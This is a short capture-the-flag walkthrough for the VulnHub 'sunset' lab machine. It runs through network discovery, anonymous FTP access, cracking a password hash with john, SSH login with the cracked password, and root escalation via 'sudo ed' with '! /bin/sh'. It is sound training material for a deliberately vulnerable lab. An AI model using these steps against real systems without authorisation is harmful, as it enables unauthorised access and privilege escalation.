STEP 1: Download sunset machine from

https://www.vulnhub.com/entry/sunset-1,339/

- Extract the file
- Double click to open on VB

STEP 2: Start Kali and Sunset

On kali;

>> arp-scan -l or sudo netdiscover

This is done inorder to find the IP of sunset.

The IP corresponding to MAC starting with 08 is what we need.

>> nmap -sV MACHINE_IP

NB: FTP and SSH ports are open

Trying anonymous logging for FTP

New terminal

>> ftp MACHINE IP


Username: anonymous (optional)

Password: anonymous


Terminal opens

ftp > Is

ftp > get backup(file name)



Go to folders - open file - copy password hash of sunset and save it to a new file >>john pass_file_name



YAY! WE GOT THE PASSWORD


>>ssh susnet@IP

Password: cheer14

>>Is

user.txt

>> cat user.txt



Yay! We got our first flag

>> cd/ or cd root (Permission denied)

>> sudo -l

We found that "ed" is included in the sudoers list.

Go to gtfobins - search ed - sudo - copy the commands


>> sudo ed

! /bin/sh

>> cd root

>> Is

>> cat flag.txt



KEY NOTES TO TAKEAWAY

ed is a text editor that allows executing system commands.

This is your entry point for privilege escalation.

sudo ed gives root privileges.

! lets you execute system commands inside ed.

/bin/sh opens a root shell.